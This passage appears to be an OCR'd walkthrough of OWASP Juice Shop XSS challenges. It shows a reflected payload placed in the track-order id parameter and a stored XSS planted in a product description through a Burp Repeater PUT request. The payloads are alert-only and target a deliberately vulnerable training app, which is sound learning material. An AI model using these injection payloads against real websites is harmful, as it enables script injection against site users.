

Home
Debian 10.x 64-bit
OWASP Juice Shop
localhost:3000/#/delivery-method
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account Your Basket EN
The server has been restarted: Your previous hacking progress has been restored automatically.
You now have to manually restart the application to start over!
Delivery Address
Administrator
0815 Test Street, Test, Test, 4711
Test
Phone Number 1234567890
Choose a delivery speed
Price
Expected Delivery
One Day Delivery 0.99¤ 1 Days
Fast Delivery 0.50¤ 3 Days
Standard Delivery 0.00¤ 5 Days
Back
Continue


Home
Debian 10.x 64-bit
OWASP Juice Shop
localhost:3000/#/payment/shop
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account Your Basket EN
The server has been restarted: Your previous hacking progress has been restored automatically.
You now have to manually restart the application to start over!
My Payment Options
**********4368 Administrator 2/2081
**********8108 Administrator 4/2086
Add new card
Add a credit or debit card
Pay using wallet
Wallet Balance 0.00
Pay 2.98¤
Add a coupon
Add a coupon code to receive discounts
Other payment options
Back
You can review this order before it is finalized.
Continue




3. After viewing the order summary, open "Track Orders."






4. Add this payload after `id=` in the browser search bar: `<iframe src="javascript:alert(xss)">`




5. Press enter to trigger the alert.





4. API-Only XSS


- **Steps:**
  1. Open Burp Suite and log in to the Juice Shop using admin or user credentials.
  2. Enable intercept and forward requests until you find the correct request.





3. Send the request to the repeater and modify as follows:
    - Change the first line to: `PUT /api/products/6 HTTP/1.1`
    - Append this payload to the request body: `{ "description":"<iframe src=\"javascript:alert(xss)\">" }`
4. Add `Content-Type: application/json` in line 6.
5. Send the request and verify the alert.







Burp Suite Community Edition v2025.1.1 - Temporary Project
Request
Response
Inspector
{"description":"<iframe src=\"javascript:alert(`xss`)\"> "}
HTTP/1.1 200 OK
"status":"success"
Done



Burp Suite Community Edition v2025.1.1 - Temporary Project
PUT /api/products/6 HTTP/1.1
Request
Response
Inspector
Content-Type:application/json
HTTP/1.1 200 OK
"status":"success"
Done




